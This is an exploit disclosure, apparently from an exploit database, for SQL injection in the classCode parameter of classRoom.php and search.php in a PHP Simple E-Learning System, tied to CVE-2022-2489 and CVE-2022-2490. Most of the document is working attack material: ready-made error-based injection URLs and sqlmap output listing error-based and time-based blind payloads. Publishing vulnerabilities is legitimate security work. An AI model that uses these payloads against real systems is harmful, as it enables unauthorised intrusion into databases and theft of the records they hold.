Exploit Title: Simple E-Learning System - Multiple SQL injections

Date: 2022-07/20

Exploit Author: xiahao@webray.com.cn

Vendor Homepage: https://www.sourcecodester.com

Software Link: https://www.sourcecodester.com/php-simple-e-learning-system-source-code

Version: 1.0

Tested on: windows10 + phpstudy


1./classRoom.php(CVE-2022-2489)

/classRoom.php SQL injection exists for parameter classCode

Sample request POC #1

```
http://[ip:port]/classRoom.php?classCode=1'||(SELECT 0x6770715a WHERE 8795=8795
AND (SELECT 8342 FROM(SELECT COUNT(*),CONCAT(0x7171786b71,(SELECT
(ELT(8342=8342,1))),0x717a7a7671,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a))||'
```

Sqlmap running results




2./search.php(CVE-2022-2490)

/search.php SQL injection exists for parameter classCode

Sample request POC #2

```
http://[ip:port]/search.php?classCode=1'||(SELECT 0x74666264 WHERE 5610=5610 AND
(SELECT 7504 FROM(SELECT COUNT(*),CONCAT(0x7171627a71,(SELECT
(ELT(7504=7504,1))),0x71717a7071,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a))||'
```

Sqlmap running results


[14:54:01] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns'
[14:54:01] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
GET parameter 'classCode' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 952 HTTP(s) requests:

Parameter: classCode (GET)
Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: classCode=1'||(SELECT 0x74666264 WHERE 5610=5610 AND (SELECT 7504 FROM(SELECT COUNT(*),CONCAT(0x7171627a71,
(SELECT (ELT(7504=7504,1))),0x71717a7071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a))||'
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: classCode=1'||(SELECT 0x5565494c WHERE 7866=7866 AND (SELECT 5795 FROM (SELECT(SLEEP(5)))BjcY))||'

[14:54:01] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.15.11, PHP 7.3.4, PHP
back-end DBMS: MySQL >= 5.0
[14:54:02] [INFO] fetched data logged to text files under 'C:\Users\111\AppData\Local\sqlmap\output\v-cs.com'
[*] ending @ 14:54:02 /2022-07-20/